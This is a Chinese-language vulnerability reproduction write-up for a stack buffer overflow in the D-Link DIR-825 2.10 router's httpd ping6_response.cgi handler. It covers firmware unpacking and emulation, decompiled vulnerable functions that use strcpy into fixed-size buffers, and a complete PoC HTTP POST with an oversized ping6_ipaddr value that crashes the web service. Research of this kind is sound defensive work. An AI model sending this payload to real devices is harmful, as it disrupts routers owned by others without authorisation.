D-Link DIR-825 2.10

漏洞情报


在 D-Link DIR-825 2.10 中发现了一个漏洞。受该漏洞影响的是组件 httpd 的文件ping6_response.cgi的函数get_ping6_app_stat。参数ping6_ipaddr的作会导致基于堆栈的缓冲区溢出。攻击可以远程发起。该漏洞已向公众披露并可能被使用。

信息收集

binwalk

```
binwalk -Me DIR825B1_FW210WWB01.bin
```

binwalk先解包固件



file&checksec

在squashfs-root目录下查看固件基本信息

```
iotsec-zone@iotseczone:~/DIR825/_DIR825B1_FW210WWB01.bin.extracted/squashfs-root$ file ./bin/busybox
./bin/busybox: ELF 32-bit MSB executable, MIPS, MIPS32 version 1 (SYSV), dynamically linked, interpreter /lib/ld-uClibc.
so.0, stripped
iotsec-zone@iotseczone:~/DIR825/_DIR825B1_FW210WWB01.bin.extracted/squashfs-root$ checksec ./bin/busybox
[*] '/home/iotsec-zone/DIR825/_DIR825B1_FW210WWB01.bin.extracted/squashfs-root/bin/busybox'
    Arch:     mips-32-big
    RELRO:    No RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      No PIE (0x400000)
```

看到是MIPS架构32位大端序

firmwalker

```
***Search for web servers***
######################################## search for web servers
######################################## httpd
sbin/httpd
```

可以看到该固件web服务器是httpd

固件模拟


FirmAE

```
sudo ./run.sh -d dlink DIR825B1_FW210WWB01.bin
```

```
[*] get architecture done!!!
mke2fs 1.46.5 (30-Dec-2021)
e2fsck 1.46.5 (30-Dec-2021)
[*] infer network start!!!

[IID] 14
[MODE] debug
[+] Network reachable on 192.168.0.1!
[+] Web service on 192.168.0.1
[+] Run debug!
Creating TAP device tap14_0...
Set 'tap14_0' persistent and owned by uid 0
Bringing up TAP device...
Starting emulation of firmware... 192.168.0.1 true true .043684337 .043684337
[*] firmware - DIR825B1_FW210WWB01
[*] IP - 192.168.0.1
[*] connecting to netcat (192.168.0.1:31337)
[+] netcat connected
------------------------------
|       FirmAE Debugger      |
------------------------------
1. connect to socat
2. connect to shell
3. tcpdump
4. run gdbserver
5. file transfer
6. exit
>
```

浏览器打开192.168.0.1



模拟成功!

漏洞分析

在IDA分析httpd文件，检索函数get_ping_app_stat

```
1  const char *__fastcall get_ping6_app_stat(int a1)
2  {
3    FILE *v2; // $s0
4    const char *result; // $v0
5    const char *v4; // $s1
6    char v5[512]; // [sp+20h] [-200h] BYREF
7
8    memset(v5, 0, sizeof(v5));
9    parse_special_char(a1);
10   system("ping6 -c %d -s %d -I %s \"%s\" > /var/misc/ping_app.txt");
11   v2 = fopen("/var/misc/ping_app.txt", "r");
12   result = 0;
13   if ( v2 )
14   {
15     fread(v5, 0x200u, 1u, v2);
16     if ( strlen(v5) >= 2 )
17     {
18       v4 = "Unknown Host";
19       if ( strstr(v5, "transmitted") )
20       {
21         v4 = "Fail";
22         if ( !strstr(v5, "100%") )
23           v4 = "Success";
24       }
25     }
26     else
27     {
28       v4 = "Unknown Host";
29     }
30     fclose(v2);
31     return v4;
32   }
33   return result;
34 }
```

- fread(v5, 0x200u, 1u, v2) 读取最多 512 字节到 v5，与 v5 的大小匹配，因此不会直接导致缓冲区溢出。

  但是，/var/misc/ping_app.txt 的内容由 ping6 命令生成。如果攻击者通过命令注入控制文件内容（例如写入超长数据），可能间接影响后续处理。

  另外，strlen(v5) 假设 v5 以空字符（\0）结尾。如果 fread 读取的数据没有空终止符，strlen 可能访问非法内存，导致未定义行为。

接着我们追进去分析函数parse_special_char，看看里面写了什么。因为该函数是外部函数，所以要回去解包的固件中找他的文件位置，发现该函数在libproject.so文件中，将其放进IDA里分析函数

```
iotsec-zone@iotseczone:~/DIR825/_DIR825B1_FW210WWB01.bin.extracted/squashfs-root$ grep -r "parse_special_char"
grep: bin/cli: binary file matches
grep: lib/libproject.so: binary file matches
grep: sbin/rc: binary file matches
grep: sbin/httpd: binary file matches
iotsec-zone@iotseczone:~/DIR825/_DIR825B1_FW210WWB01.bin.extracted/squashfs-root$ find . -name  "libproject.so"
```

检索找到函数parse_special_char

```
int __fastcall parse_special_char(int a1)
{
  int v2; // $s1
  char *v3; // $a0
  int v4; // $a1
  char *v5; // $a2
  char v6; // $v1
  char v7; // $v0
  char *v8; // $a0
  char v10[400]; // [sp+18h] [-258h] BYREF
  char v11[200]; // [sp+1A8h] [-C8h] BYREF

  memset(v10, 0, sizeof(v10));
  memset(v11, 0, sizeof(v11));
  v2 = strlen(a1);
  strcpy(v11, a1);
  v3 = v10;
  if ( v2 > 0 )
  {
    v4 = v2;
    v5 = v11;
    do
    {
      while ( 1 )
      {
        v6 = *v5;
        if ( *v5 == 34 || v6 == 92 || v6 == 96 || v6 == 36 )
          break;
        --v4;
        *v3 = v6;
        ++v5;
        ++v3;
        if ( !v4 )
          goto LABEL_9;
      }
      v7 = *v5;
      *v3 = 92;
      --v4;
      v8 = v3 + 1;
      *v8 = v7;
      ++v5;
      v3 = v8 + 1;
    }
    while ( v4 );
  }
LABEL_9:
  strcpy(a1, v10);
  return a1;
}
```

1、功能总结：

- **作用**：
  `parse_special_char` 用于对用户输入的字符串进行 **转义处理**，主要是给以下字符前面加上反斜杠 `\`：
  - `"` 双引号
  - `\` 反斜杠
  - ``` 反引号
  - `$` 变量符号
- **目的**：
  防止直接拼接到 `system("ping ...")` 命令时出现命令注入。

2、存在的问题：


- 使用了 `strcpy`，且 `v11[200]` 存放用户输入。
- 如果传入的字符串超过 200 字节，会导致 **缓冲区溢出。**
- 再加上 `v10[400]`，虽然比较大，但 `strcpy(a1, v10)` 依然没有长度检查。

3、总结：


`parse_special_char` 本意是做命令注入防护，但防护不完整，反而引入了新的 **栈缓冲区溢出风险。**


漏洞验证

抓包



接下来构造HTTP请求包，验证堆栈的缓冲区溢出





可以看到设备的 HTTP 服务在请求发出前还能正常访问，但在发出 payload 后立即断开，并且持续一段时间无法访问。

验证成功！

至此，漏洞复现结束。

PoC:

```
POST /ping6_response.cgi HTTP/1.1

Host: 192.168.0.1

Content-Length: 675

Cache-Control: max-age=0

Upgrade-Insecure-Requests: 1

Origin: http://192.168.0.1

Content-Type: application/x-www-form-urlencoded

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.71 Safari/537.36

Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

Referer: http://192.168.0.1/tools_vct.asp

Accept-Encoding: gzip, deflate, br

Accept-Language: en-US,en;q=0.9

Connection: close



html_response_page=tools_vct.asp&html_response_return_page=tools_vct.asp&ping6_ip
addr=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaa&ping2=Ping
```